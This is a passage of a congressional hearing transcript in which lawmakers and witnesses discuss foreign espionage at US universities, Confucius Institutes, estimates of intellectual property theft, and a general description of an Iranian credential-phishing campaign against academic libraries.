And if the President refuses to hold him accountable, then Congress has to do its job. Science, Space, and Technology Committee needs to do its job and conduct meaningful oversight.

Thank you, Mr. Chairman, for that digression.

Mr. Golden, your book gives lots of examples about how foreign intelligence agencies especially from China attempt to use various methods to obtain sensitive research and technical information through the use of human sources, spies. Given the increasing power of digital tools to wage cyber warfare and collect colossal amounts of data, for example, Mr. Zuckerberg, who's over at the House Energy and Commerce Committee this morning, why do foreign intelligence agencies need human resources at all anymore?

Mr. GOLDEN. Thank you. That's a good question and I don't have a definitive answer, but I think that cyber and human intelligence gathering should be seen as complementary rather than sort of as in competition. I mean, there are insights you can gain, secrets you can find out that are not necessarily in the digital world so that, you know, there's a certain body of information that cyber and data hacking or gathering is vital to gain, but there's still, you know, many things that people don't, you know, confide to email, don't put down in writing, and can be gained by recruiting a source. And other things can also be done by human intelligence but not by cyber. For example, recruiting a graduate student and steering him to apply for a job in a given federal agency is not something that you can do with a cyber attack, you know?

Mr. BEYER. Do you see any difference in the trade craft, for example, between China and Russia?

Mr. GOLDEN. I'm not sort of an expert more broadly beyond academia, but I would say that the China—most of the examples you find in China or most of what I've learned have to do often with targeting research, and the Russian examples more often have to do with seeking political or economic secrets.

Mr. BEYER. Thank you very much.

Mr. Wessel, in your testimony you talked about the National Security Higher Education Advisory Board created in 2005. And we

learned earlier the FBI disbanded it. Do you think when it existed that it served a useful function, and how important is it to have this regular communication between the law enforcement intelligence communities on the one hand and the academic communities on the other?

Mr. WESSEL. I think that is vital and it should be reinstated, and I think we need to find other ways of communicating and collaborating with our universities, especially, again, those with high-value targets—that are high-value targets. There are lists of those universities that are engaged in classified research as it relates to defense contracts, et cetera. There are some critical areas of cutting-edge research that we view as the future of America's economy and our success. And the collaboration is vital. If we view the academic institutions as a principal threat vector, the government needs to be doing much more to make sure that our universities are playing their role.

Mr. BEYER. To continue—thank you, Mr. Wessel—you suggested that the Confucius Institute, their personnel should be required to register as foreign agents under the Foreign Agents Registration Act. How does the Confucius Institute differ from the Goethe-Institut, the British Institute, Alliance Francaise?

Mr. WESSEL. I can't say that I know all of those other entities, so I'm not sure I'm qualified to answer other than the Confucius Institutes have a very clear role in extending China's soft power at a time when we find them to be challenging us on many fronts both in terms of such issues as the South China Sea and geopolitical issues but also again militarily and economically. So with my work on the China Commission, that's what I focus on, not what some of the other countries are doing, so I'll have to get back to you on that.

Mr. BEYER. Okay. All right.

Mr. GOLDEN. I could speak to the—that issue a little bit.

Mr. BEYER. Mr. Golden, only if the Chair—the new Chair—perhaps we will cycle back to it because my time is up.

Mr. GOLDEN. It's okay.

Mr. BEYER. Thank you very much.

Mr. HIGGINS. [Presiding] Thank you. And the Chair—my Chairman has excused himself for a moment, so I'm going to recognize myself for five minutes of questioning.

Ms. Van Cleave, just to clarify for the American people whom we serve, we're understanding today, and based upon research of myself and my colleagues prior to this hearing, that the American people are funding, through university grants, the Federal Government harvests treasure from the American people to fund university grants that go to research and development programs at our universities. Those research and development programs designed to enhance the economic strength of America and the military might of America, the predominance of American university-level research, and that research is being stolen and harvested by foreign nationals and brought to their own nations in order to give those nations predominance, as paid for by the American people. So essentially the American people are funding the predominant position of foreign nations, is that correct?

Ms. VAN CLEAVE. Very well put, Mr. Chairman.

Mr. HIGGINS. Let me ask you, regarding university grant applications for research and development, do those applications include any verification of policies or procedures that are in place at that university to protect intellectual properties and to confirm that they have cybersecurity systems in place and even general security systems in place? Does a grant application right now include any sort of confirmation that that university has the ability or even the intent to protect the research and development that we would fund through that grant?

Ms. VAN CLEAVE. Certainly through classified research grants, I know very careful restrictions like that are in place. I think some of my other panelists can speak to open grants.

Mr. HIGGINS. Comment?

Mr. WESSEL. Just——

Mr. HIGGINS. Mr. Wessel?

Mr. WESSEL. Just as it relates to nonpublic meaning, you know, when a pharmaceutical company goes to a research institute for collaborative research on, you know, cancer drugs, et cetera, there are extensive documents about what security measures they may—they must put in place, nondisclosure agreements, et cetera. My understanding is for a number of federal programs that does not exist.

Mr. GOLDEN. When research is export-controlled, you know, then it's limited to certain countries so students need approval and some that can't get approval sometimes. Basic research, I don't think there's many security provisions, although on the Duke case I mentioned, when they then published an article that showed that some of the funding was from the Chinese Government on this invisibility research, you know, the Pentagon funders got upset and contacted the professor and—who put a—who ended that, so there are some monitoring there.

Mr. HIGGINS. Thank you for those answers. In my opinion, to my colleagues I suggest that grant applications should include some verification of the levels of training and awareness that we are certainly highlighting today.

Mr. Hassold, through your work, you found that at least 144 universities were breached by Iranian hackers over the last five years. These hackers took 31 terabytes—that's my understanding—31 terabytes of R&D-related materials. Were these universities being targeted specifically because of the research conducted there?

Mr. HASSOLD. So those numbers came from the DOJ indictment. The numbers that I have found is 174 American universities that have been targeted by this group. The firsthand observations I've been able to see is that the purpose of that targeting was to get access to the centralized academic databases that most American and most Western universities have access to to exfiltrate research articles from those databases. Of course, the—one of the clear indications based on the targets that have been selected in those attacks is the possibility that research specific to certain universities is exfiltrated. When you look at some of the targets, some of the high-profile targets that the U.S. Government works with, there's that possibility. I think that's hinted at in the indictment but that is secondhand information that I have.

Mr. HIGGINS. And do you agree that universities should provide proper training for their professors, researchers, and staff to defend against cyber threats? Do you agree with that assessment?

Mr. HASSOLD. Absolutely 100 percent.

Mr. HIGGINS. I would suggest to my colleagues that today's hearing has made clear the extent to which our nation's research and development is targeted and exposed, and witness testimony confirms this threat is real. We must ensure that universities are taking this threat seriously and understand the precautions being taken to safeguard their equities. I believe we would greatly benefit as a nation by hearing from our universities on this matter, and I hope this committee continues to take action on this issue.

My time is expired. The Chair recognizes Ms. Bonamici from Oregon for five minutes.

Ms. BONAMICI. Thank you very much, Mr. Chairman, and thanks to the Chairs and the Ranking Members and our witnesses for testifying today. I appreciate the concerns of course that were raised in the testimony and by our colleagues, but I also want to acknowledge the immense benefits economically, socially, and academically of welcoming foreign students to our academic institutions. This is about finding the right balance.

When informed of this hearing, my alma mater, the University of Oregon, was proud to point out that they have long sought international students not only for the intellectual and cultural diversity they bring but also for the opportunity to encourage American students to be more globally aware and engaged. With that in mind, I hope our focus today can be finding that appropriate balance to make sure that our universities are secure and vigilant but also accessible hubs of learning and creative exchange.

And I want to thank Ranking Member Beyer for asking about the National Security Higher Education Board. It seems that that is something that we could work on together to make sure that that is reconvened and operating because I know it's been beneficial to universities in my home State and across the country. That's been a useful venue for the academic and security communities to discuss those challenges.

I wanted to ask, we know that there are many American students who study abroad and academics as well working abroad who could be vulnerable to recruitment or unwitting involvement in espionage by a foreign actor. So could any of you describe what, if anything, we're doing to protect and prepare our students, professors, and researchers from being exploited when they are abroad? Mr. Golden, you look like you are turning on your microphone.

Mr. GOLDEN. Good observation. The—thanks. You know, there's one renowned case in this field of Glenn Duffie Shriver who had been a student at Grand Valley State and soon after he graduated he went to China—he went to China first in college in a study-abroad program and right after—and was recruited by Chinese intelligence and they—you know, they paid him to take the foreign service exam but he failed and then they paid him to try and enter the CIA and he was caught and imprisoned. And the FBI made a video about it called Game of Pawns and——

Ms. BONAMICI. Widely panned I might——

Mr. GOLDEN. Yes, it wasn't that well-received but it also—you know, they tried to get universities to show it in their orientations for study-abroad programs, and the universities, a lot of them objected. They felt they had limited orientation time. There's a lot of things to orient the students about, you know, local conditions, what do you do if you're ill, stay away from drugs, whatever, and so most of them did not show it. Now that might have been a good decision on aesthetic grounds, but, you know, there probably could be some, you know, discussion of some kind of orientation for students before they go overseas, as well as for the professors——

Ms. BONAMICI. Right.

Mr. GOLDEN. —who lead those trips and because they are, you know, playing in the other country's territory and they are potential targets.

Ms. BONAMICI. I believe that was back in 2014 that video was made. That could be something that we could discuss as well to make sure that there is something meaningful.

Last December, the White House released its national security strategy that indicated that the Trump Administration plans to consider restrictions on foreign STEM students from designated countries to ensure that intellectual property is not transferred to our competitors. Mr. Golden, you were quoted in an Inside Higher Education article responding to when FBI Director Christopher Wray testified, and you said, quote, "The vast majority of Chinese students are just here to learn and maybe do research and they bring energy and intelligence and fresh perspective to American higher education. They're quite valuable. It would be wrong and unfair to assume that some very large proportion of them are here for clandestine purposes." And I appreciate that, and again, this is about finding the balance.

Can you talk about the concerns or the problems that might come from casting an entire group of students, researchers, and professors from a particular country as a danger to national security based on that country of origin, and how might that hinder our ability to attract the brightest minds around the world to study, conduct research, and work here in the United States?

Mr. GOLDEN. Sure. Yes, in general, the globalization of higher education I think is a wonderful thing, and the advantages outweigh the drawbacks. And the students from China and other countries, they come and, you know, many of them are extremely bright and wonderful researchers and contribute to research done in the United States. And in fact, you know, the great majority—although the percentage has gone down some, the great majority who come over as graduate students or get their doctorates here stay here for, you know, at least five to ten years after or make their whole careers here. And then, you know, the research they do, you know, redounds the benefit to the United States rather than China.

I mean, particularly since Tiananmen Square, that's been the case. And if you look at it in that light, China almost has—you know, they're losing so much talent that that's why they're having these aggressive brain-drain programs and that's why they feel probably pressure to use espionage because, you know, so many of their best and brightest are making their greatest discoveries in

the United States for the benefit of American universities and the American economy and the American Government.

So, you know, I think it would be a mistake to, you know, turn off the faucet of bringing Chinese students to this country, and instead, that's why we ought to look for more—other things such as, as I mentioned, intellectual property classes, more collaboration agreements that spell out what can and can't be done on each side and those kinds of things because, you know, foreign students contribute a great deal to the United States in any number of ways.

Ms. BONAMICI. Thank you. I see my time is expired, but as I yield back, I want to note that there have been several topics here that we could work on on a bipartisan basis to make sure that we're protecting our universities and our data. And thank you very much. I yield back.

Mr. HIGGINS. I thank my colleague.

And Mr. Loudermilk from Georgia is recognized for five minutes for questions.

Mr. LOUDERMILK. Thank you, Mr. Chairman. And I agree with Ms. Bonamici. This is something that should be bipartisan. It is something definitely concerning to me, and it should be to not only every member of this committee but Congress and those in the universities. This is a meeting of two areas of which I have experience and a great interest working in intelligence and technology in the Air Force.

I was greatly concerned when it was mentioned that Sandia Labs has been a target. Working with Sandia Labs in the past I know the type of research and development they do, and it is definitely of a national security concern with me and even with other research institutions that I work with in this capacity and that I have in my 20 years in the IT sector. This is an area that should have much more attention than we are giving it right now.

And, Mr. Golden, I want to congratulate you. There is a waiting list for your book at the Library of Congress, which I am on, so apparently it is beginning to grow.

Mr. Hassold, as you've mentioned, you've conducted extensive work on the Iranian breach at these institutions and provided the FBI with your findings. Can you walk us through how the Iranians were able to breach these university systems?

Mr. HASSOLD. Sure. So with any phishing attack, it always starts with the lure that is generally email-based. All of these attacks were—had email-based lures. So they were sent out to a number of different students and faculty. Some were very targeted, as is referenced in the indictment from a couple weeks ago. Some were more general, sent to a wider range of students and faculty. When you look at those lures, they are incredibly sophisticated. The spelling, grammar, the things that you traditionally look for to identify potentially malicious emails, everything there has been perfect.


And one of the—I think the interesting and notable aspects of them is that they have barely evolved over time. If you look at a lure from three years ago, I had—I found a lure from three years ago that targeted American University, and I found another lure targeting an Australian university just 3 or 4 months ago. The content of those emails were exactly the same. And I think one of the

interesting parts of that is sort of it denotes the probable success rate that the threat actors had with using those lures.


So the lures were very sophisticated. They—if you look at some of the information that was contained within them, it's clear that they did probable manual reconnaissance to collect information that is targeted to the university specifically that makes them more persuasive. From the lures, you go to the phishing sites themselves. The content of the phishing sites is a near replica of the legitimate login pages that someone would see if they're going to the actual site. The URLs were patterned to look extremely similar to the actual login page. And then after someone enters information into those phishing pages, they would generally be sent off to what we would call a drop email account, which is generally a temporary email account where the compromise credentials are received.

Mr. LOUDERMILK. Okay. And if we could bring up—I've got a couple of slides—screenshots of the landing page.

[Slide.]



* Phishing Window Screengrab Courtesy of PhishLabs



* Actual Login Window Courtesy Internet Archive

Mr. LOUDERMILK. The one on the top is the actual University of Pennsylvania library page. Actually, the top one is the phishing site. I'm correct—corrected, and at the bottom is the actual. This is incredible. I mean, this is highly sophisticated. It indicated to me, looking at this, that this is not just a rogue actor. This has state sponsorship. There is a lot of work gone into this, which, from the technology standpoint or an IT standpoint, you're only going to put this type of effort to go after a highly valued target and—which is really concerning.

And based on your experience with this and the other work that you're doing, how vulnerable are these institutions as compared to, let's say, our business community or corporations? Are they more—is academia more vulnerable or less?

Mr. HASSOLD. I think one of the primary vulnerabilities for the academic community is not that—is not that different than the—than most other industries and most other businesses. I think the challenge, as I said in my testimony, is that you have a number of different components that feed into the university network. You have students, you have faculty, and then you have employees—

Mr. LOUDERMILK. Right.

Mr. HASSOLD. —and each of those need to have awareness and training. And by nature of the academic community, a lot of those members are transient, so the ability to train them and give them like fully—a full awareness of the actual risks is much more challenging than some other businesses where most of the employees are sort of centralized and you have a better opportunity to train them.

Mr. LOUDERMILK. Are they a softer target? And then a lot of times we look at often more effort is put into going after—well, if you have two targets of high-value, you're going to put more effort in the softer target than the harder. Are the universities a softer target than, let's say, the corporations because of the—what you just laid out for us?

Mr. HASSOLD. I think that they hold sort of like—sort of like you mentioned, they hold specific value to the people who are targeting them, so I don't think they are softer and the technical defenses are that much worse than general businesses, but I think they hold a certain value to the people who are targeting them that's much different than you look at the reasons that generally—general businesses are being targeted.

Mr. LOUDERMILK. Okay. I do have several other questions but I see my time is expired, so if we do a second round or if somebody else yields any, I'll have a couple other questions for you.

With that, Mr. Chairman, I yield back.

Mr. HIGGINS. I thank my colleague.

And Mr. Lipinski from Illinois is recognized for five minutes for questions.

Mr. LIPINSKI. Thank you, Mr. Chairman.

And I want to thank the Chairman and Ranking Member for holding this hearing. Certainly this is a very important issue. I have been very outspoken about the theft of intellectual property, especially by Chinese actors, but others around the world. It's a great threat to our economic security. I, though, think that we need

to make sure that we're using a scalpel and not an ax to this problem.

I appreciate Mr. Golden's comments about the value of having foreign nationals come to study here in the United States. So many Chinese have come here, as you mentioned, Mr. Golden, and have contributed to the United States not just both research-wise and also in regard to helping economically our nation.

As an academic, I understand that, you know, my impression is that there is a lot more that can be done in order to make sure that our academic researchers are aware of the threats that are out there, nothing that I was doing—when I was doing my research was—would've been of interest to anyone economically for espionage, but—or for any reason like that, but I know Mr. Golden had mentioned a few things that you think should be done to improve security at universities and awareness by professors and students of potential intelligence threats they face.

I want to know if there's anything else that any of our panelists wanted to add that can be done that you think universities should be doing, and is there any way to encourage universities to do more of improving awareness of faculty members, staff, and students at universities? Ms. Van Cleave?

Ms. VAN CLEAVE. Congressman, I understand that within the 56 field offices of the FBI one of their responsibilities is to be able to work with universities within their jurisdictions to be able to raise awareness. So to have good relations between the field offices of the FBI and the universities is something where one would encourage university leadership to take advantage of that kind of awareness opportunity that the Bureau represents, and we've asked them to take on the job.

But I'd also like to interject something to sort of round out the picture here. We've talked about the value—the extraordinary value of having international students here on our campuses, and it's good for us, it's good for our student population, it's good for America generally to have them here. And we've also said it's good for the foreign students who come here. Their lives are enriched, and especially those who are coming from countries that may be closed or may not have our freedoms and liberties.

And we are welcoming them here and showing them perhaps a different way, a new way of life, which leads me to interject this: The foreign intelligence presence on our universities is not limited to trying to develop sources or trying to access our research. There is yet a third purpose behind their presence on our university campuses. For some countries that purpose is to enforce their security concerns about their foreign nationals who are present there. So look at it from the standpoint of those young students who may be here experiencing new things, while at the same time, they know they're being watched. And that is something that I find to be troubling. So I think we should be also aware of that purpose of the foreign intelligence presence on our universities.

Mr. GOLDEN. That's actually—I think Michelle makes a very good point there because there's always—there's been a feeling at several universities I think that in some classes Chinese students may be afraid to speak candidly for fear that other students are keeping an eye on them and reporting back. You know, and there's

been recent publicity about—I think it's called the Chinese Student and Scholars Association and its connection to the Chinese Embassy. And I spoke to Derek Bok, the former President of Harvard, for my book and he said that a professor at Harvard Law School at one point had come to him and said Chinese students were telling them they couldn't speak candidly in class because of that fear. And Harvard tried to figure out what it could do about it and couldn't come up with anything.

Mr. LIPINSKI. Well, I was going to ask, what can be done about that?

Mr. GOLDEN. Yes, he said they just didn't have the capacity to try and investigate that on their own. Harvard didn't know what to do, so I don't think they did much of anything. But it is another concern of students feeling like they don't have the freedom to speak up.

Mr. LIPINSKI. And anyone else, any suggestions, recommendations, incentives that we could give to universities to make sure that they are, you know, paying attention to all of these issues?

Mr. HASSOLD. I think one of the things that—one of the focuses is—that we talked about today is cooperation between universities and law enforcement. I think there also needs to be more cooperation between universities themselves. Mr. Beyer earlier brought up REN–ISAC, which is an absolutely fantastic resource that universities have access to. It's very much a centralized repository of knowledge specifically for cyber attacks targeting universities. As I understand it, I've gotten to know the folks over there pretty well over the course of my research. Their operational team is only about a half dozen people at this point, and they handle about, you know, a couple hundred institutions. Those types of entities are—would be much more valuable to the university as a whole so they understand what's going on, targeting other universities and not just what's going on targeting their own university.

Mr. LIPINSKI. Very good. Thank you. Thank you, Mr. Chairman, for the extra time.

Mr. HIGGINS. I thank my colleague, and I recognize Mr. Marshall from Kansas for five minutes for questioning.

Mr. MARSHALL. Thank you, Mr. Chairman. My first question is for Ms. Van Cleave.

Ms. Van Cleave, I'm a freshman Congressman, and one of my jobs is trying to prioritize and figure out how big problems are. There's plenty of problems for us to solve. You know, our trade deficit was a $575 billion problem. I've been told that this intellectual theft may be worth $500 billion, $1 trillion. Can you kind of put a number to it or just a wild guess on how much is this impacting our country every year?

Ms. VAN CLEAVE. So the Intellectual Property Commission headed up by Admiral Blair and Ambassador Huntsman first met in 2013 and issued a landmark report. They updated it just last year, and their estimate is $510 billion roughly in intellectual property theft in the last year.

Mr. MARSHALL. And all that could basically buy down our trade deficit. That's amazing.

I think I'll go to Mr. Wessel next. Mr. Lipinski talked about using a scalpel. I would talk about using a laser. If you were to

focus on the companies that are the bad actors, the cheaters, the people that are basically robbing our banks, what are we doing now to punish them? What could we do? Why aren't we punishing these people that are trying to steal—and stealing the bigger companies? Is anything happening?

Mr. WESSEL. There are some things happening at—you know, the problem, as identified by the Commission and many others is ongoing and, you know, there's no way to get your hands around it all the time. But the failure to have significant ongoing sanctions has sent a message that much of what goes on you can get away with.

You may recall that President Xi and President Obama signed a memorandum of understanding on the use of cyber espionage for economic gain. The problem was that the Chinese don't view economic gain as, you know, a separate inbox on the President's desk. Economic and national security are inextricably intertwined. So part of the problem is making sure we define the issue, we have coherent responses, and that there are real sanctions and costs for what happened.

I mentioned earlier about the indictments of the five PLA hackers for going into five U.S. companies, Westinghouse, a number of others. The indictment was sealed. There's been no follow-up action.

Mr. MARSHALL. And when you say sanctions, can we do sanctions just on companies rather than entire countries?

Mr. WESSEL. Yes, you can. I mean, we've had—there—in those—that situation there was a tasking, meaning that certain companies ask the Chinese Government for information or work with them to get it. The information was obtained through five PLA hackers and transferred back to the companies. And then that was utilized. U.S. Steel filed a case at the ITC on this trying to have a sanction that was ultimately ruled—the case was thrown out. There are ways of looking at what has been taken, what has been applied in the market and sanctioning specific companies where also a broader problem that's going to need a more general solution to.

Mr. MARSHALL. Give me an example of something that we as Americans would consider intellectual theft that the Chinese wouldn't, that it's okay? That—you kind of mentioned something there that I didn't quite follow that.

Mr. WESSEL. No, when they were—after they signed the agreement, there was this view that China was going to limit its cyber incursions into the United States and the prohibition or the agreement was it was not going to affect economic issues. They wouldn't do it for economic gain. But China views their economic progress, their security, their growth rate as part of their national security. If they can't——

Mr. MARSHALL. So their means justifies the ends? It's okay——

Mr. WESSEL. Correct.

Mr. MARSHALL. —to cheat as long as it benefits——

Mr. WESSEL. Correct. Their——

Mr. MARSHALL. —their national security so to speak?

Mr. WESSEL. Correct. And a different definition. They didn't view it as economic espionage; they viewed it as——

Mr. MARSHALL. Yes.

Mr. WESSEL. —enhancing their national security.

Mr. MARSHALL. Mr. Golden, what would you do to microfocus, to laser in on the companies that are cheating?

Mr. HIGGINS. Would the gentleman turn his mic on, please?

Mr. MARSHALL. Okay.

Mr. GOLDEN. So I focused—my book is about espionage in academia and higher education——

Mr. MARSHALL. So, great. So people are espionaging intellectual property from universities. What would you do to punish them? What are we not doing? Why do we just turn her head and say it's okay?

Mr. GOLDEN. Well, yes, that's a good question Congressman, and I can speak to that. You're right; there has been a number of examples where, you know, people have been caught spying, and the universities have not really punished them. For example, the case a few years ago of the Russian illegals in the United States, the 10 Russian illegals——

Mr. MARSHALL. Right.

Mr. GOLDEN. —the case that gave rise to the show The Americans, seven or eight of them had been in U.S. universities and one of them had gone to Columbia Business School, and evidence came out that her role there had been to recruit classmates and professors, and yet Columbia didn't revoke her degree when it came out that she wasn't Cynthia Murphy, she was Lydia Guryeva and she was working for Russia.

Mr. MARSHALL. We're over my time. I'm sorry. I yield back the rest of my time. Thank you.

Ms. VAN CLEAVE. Mr. Chair, if I might interject, I need to correct the record of an answer I just gave a moment ago. The $510 billion figure which I cited in fact is the amount that we annually invest in R&D, but consulting my notes of the Huntsman-Blair Commission report, they had this to say last year: "We estimate that at the low end the annual cost to the U.S. economy of several categories of IP theft exceeds $225 billion with the unknown cost of other types of IP theft almost certainly exceeding that amount and possibly as high as $600 billion annually."

Mr. MARSHALL. Six hundred billion?

Ms. VAN CLEAVE. Yes.

Mr. MARSHALL. Yes, thank you.

Mr. HIGGINS. I thank my colleagues, and if our panelists will accommodate us, we'll have a second round of questioning if you can all stay. Thank you. I recognize myself for five minutes for questioning.

Mr. Wessel and Ms. Van Cleave, the China-United States Exchange Foundation, a China-based and government-connected foundation, is registered as a foreign agent representing China. Do you find it concerning that some universities in the United States have accepted funding from this foreign agent, and how should universities handle outside organizations like this when it comes to potential funding? Mr. Wessel?

Mr. WESSEL. I find it very troubling and talk about that briefly in my testimony. It's a function of a number of things, including the funding problems I think was referred to earlier that we face with higher education. They are seeking these funds. They are

seeking foreign students who often pay the full boat when they're applying.

I think, number one, we should be monitoring their activities. Number two, we should be requiring that students who attend those programs be informed of the nature of the sponsorship. The curriculum, the personnel are chosen by the Chinese Government or those working for the Chinese Government, and their materials should have a disclaimer on it so people understand that this is an attempt to influence and it's essentially propaganda.

Mr. HIGGINS. Ms. Van Cleave?

Ms. VAN CLEAVE. It's hard to add to that statement. I fully endorse what Michael said. This is a serious concern. Of course, it is also an opportunity when we know that there's a specific foreign interest in a particular university. From a counterintelligence perspective, it shines a light that that nation-state has a particular interest here and is willing to invest money in it, but it's small compensation for the risk presented.

Mr. HIGGINS. Is there enhanced vetting at the federal level for a foreign exchange student out of a potential threat nation-state like China where there's examples of intellectual property theft? Is there enhanced vetting at the federal level right now prior to the university level?

Ms. VAN CLEAVE. Not that I am aware of. Others on the panel may have a different insight on that——

Mr. HIGGINS. I think they should be.

Ms. VAN CLEAVE. —but as long as they're meeting the requirement for the visa to be issued and they have the support of the university, we are a very open and welcoming country.

Mr. HIGGINS. Let me ask you each this question. How can the United States universities vet or conduct due diligence on potential Chinese or other foreign partners that may have access to our laboratories and in our universities?

Mr. WESSEL. My view of that is that's primarily a governmental role and not the universities' but that—where there are—again research that's going on either with cleared defense contractors with governmental agencies where there's federal money, there should be a certain level of scrutiny.

And to your earlier question, one of the problems we found at the China Commission was that foreign students were coming in under visas, for example, to study liberal arts, and once—and they would change a semester later to physics, to computer sciences, et cetera, where there may be threats that we want to look at. Universities should be responsible when the terms of a student's participation at the university has changed, to talk to the authorities, inform them, and then leave it to the authorities as to whether there should be follow-up.

Mr. HIGGINS. Do you believe vetting at the federal level should be tied to the intended course of study for foreign exchange students?

Mr. WESSEL. I believe the—for the target of the research—and so I'm focused more on the laboratory work that's done rather than just the general teaching at a university, so a computer science course is one thing, but if that person goes into computer science

lab where there may be work on encryption, for example, that should have higher scrutiny.

Mr. HIGGINS. And for federally funded university laboratories, should there not be a responsibility to report that adjustment of that student's intended course of study?

Mr. WESSEL. Yes. As I said earlier, if they change the terms of their visas when they came here and what the situation they were supposed to enter, if that changes, there should be information to the Federal Government.

Mr. HIGGINS. Thank you for your answers.

I recognize my colleague, Mr. Beyer, for five minutes for questions.

Mr. BEYER. Thank you, Mr. Chairman, very much.

You know, the National Science Board recently released its biennial Science and Engineering Indicators report, and the basics is that federal investment in basic research and development vis-a-vis the United States, the Chinese are rapidly gaining ground on us. I talked to many of my friends in the medical field, and they just talk about how much more they're investing than we are. And of course this is unacceptable if we want to maintain our leadership in science and engineering.

But to the point of this commission, what role does persistent flat funding of U.S. science research have on our reliance on cost-sharing with international partners or give us additional vulnerabilities in terms of espionage? Anyone want to grapple with that question?

Mr. WESSEL. I think it makes us vulnerable. There have been instances in the past, again, from the China perspective where there have been investments by or attempted investments by Chinese entities, government-affiliated in our universities and those that have, you know, stable funding in States where they're a public university where there have been budget cuts for any of a number of reasons, and there has been greater receptivity to those investments. That of course then opens up the underlying research to advantage other players. That has a serious cost to it.

Mr. BEYER. Great. Mr. Golden, some half-hour ago you wanted to jump in on the Goethe-Institut vis-a-vis—well, the Confucius Institute vis-&-vis Goethe, et cetera.

Mr. GOLDEN. Yes, thank you, Congressman, for giving me that opportunity. Well, one difference between the Confucius Institutes and these arms of other nations is that they tend to be on campus, whereas the institutes of the French, German, British Governments tend to be off-campus. And, you know, the Confucius Institute courses at many universities they are not for academic credit but at some universities they are, so they're more, you know, integrated for whatever reason kind of into the academic environment and thus, you know, might be potentially more influential. And of course they're also accompanied in some cases by quite a bit of money to the university.

I was also going to say about them, you know, there was mentions of the foundation that is part of the Chinese Government. The Confucius Institute for all intents and purposes are an arm of the Chinese Government. They're from an affiliate of the Education Ministry. And the research for my book indicated that they're not intended as an arm of espionage because it's the Education Min-

istry, but at times, the—China's Intelligence Ministry does approach Directors and staff of Confucius Institute and ask them to gather information. And the FBI does as well. Both China and the United States are interested in using Confucius Institute personnel as intelligence assets because they're so well-positioned.

Mr. BEYER. Okay. Thank you very much. You know, the National Science Foundation has had a long-standing policy of rarely doing direct support for foreign organizations and that when they did, it would have to be allocated only to the U.S. portion of a project. But in January this year, they revised its quote/unquote "proposal and award policies and procedures guide" to address all the international branches of American universities which are springing up around the world. And another revision calls for funding for a collaborative project involving foreign organizations, and they both now require the proposal requesting funds for an international branch or for a foreign organization to justify why the research activities cannot be performed on a U.S. campus or by a U.S. organization.

Do you have any thoughts on National Science Foundation's policy change from rarely doing it out of the United States to just now allowing it for foreign organizations and for—or for, say, the George Mason campus in Qatar? Any thoughts?

Mr. WESSEL. My thought is I'd prefer—vastly prefer that it be occurring on U.S. university campuses, and if there's a gap here that our government, NSF, and others work to fill that gap here rather than through a foreign university collaboration.

Mr. BEYER. Yes. Well, thank you. You know, that's sort of the half-point I wanted to make. On the one hand, the previous question, we want a—we keep hearing again and again that the National Science Foundation is able to award an ever-smaller percentage of its excellent proposals with money because there's just not enough research money with this interesting change in policy, suggesting that they're going to invest overseas rather than here. So—anyway, thank you very much.

Mr. Chair, I yield back.

Mr. HIGGINS. I thank my colleague and recognize Mr. Loudermilk for five minutes for questions.

Mr. LOUDERMILK. Thank you, Mr. Chairman. I appreciate the additional time.

Mr. Hassold, I kind of want to circle back to where we left off in the previous questioning regarding the Iranian attacks on our universities. We were discussing whether or not they were softer targets, and you explained that there's more transition within the universities and a lot of corporate businesses. A follow-up on that is did these Iranian actors have the same success rate with non-academic organizations, institutions as they did the academic?

Mr. HASSOLD. The outcomes of the attacks is something I do not have insight into, as well as I believe the private organizations that were targeted is something that's only—that I only know of through the FBI—or the DOJ indictment.

Mr. LOUDERMILK. Okay. I appreciate that. Of the 31 terabytes that's been reported that was stolen, what type of data was contained in that?

Mr. HASSOLD. That's also something that's—that I don't have specific knowledge into. I just know that they—that the targeting that I observed was the academic research databases. I'm assuming that much of that 31 terabytes came from that exfiltration data.

Mr. LOUDERMILK. Okay. And from what I've read, a lot of it is medical research and R&D-type information. How do these universities respond? When you notify them or when they realize that they've been a target of a phishing attack or an outside breach into their systems, how have they responded to these, specifically, the Iranian attack?

Mr. HASSOLD. So since I've started researching the group and their attacks, every time I've identified a new American university that's been targeted, I have both contacted REN–ISAC to let them filter the information through their specific context for universities, as well as when I've been able to identify a specific point of contact at a university, I directly informed them of potential phishing attack. REN–ISAC has been fantastic. They have—we've been in communication a significant amount, and they have confirmed that notifications have gone out.

I haven't gotten response back from universities based on my communications. However, I wouldn't really expect that. I would really more expect them to take the information and try to mitigate on their side. From what I understand with most phishing attacks, the way a lot of universities deal with them is that they block the malicious sites and most infrastructure on their internal networks, which is a quick way to deal with them. However, one of the issues with that is if there is a user that is not network that tries to access the malicious sites, that same protection is not afforded to them. So things like actually trying to mitigate the actual sites and shutting those sites down is an additional step that could be done to help prevent the damage caused by these types of attacks.

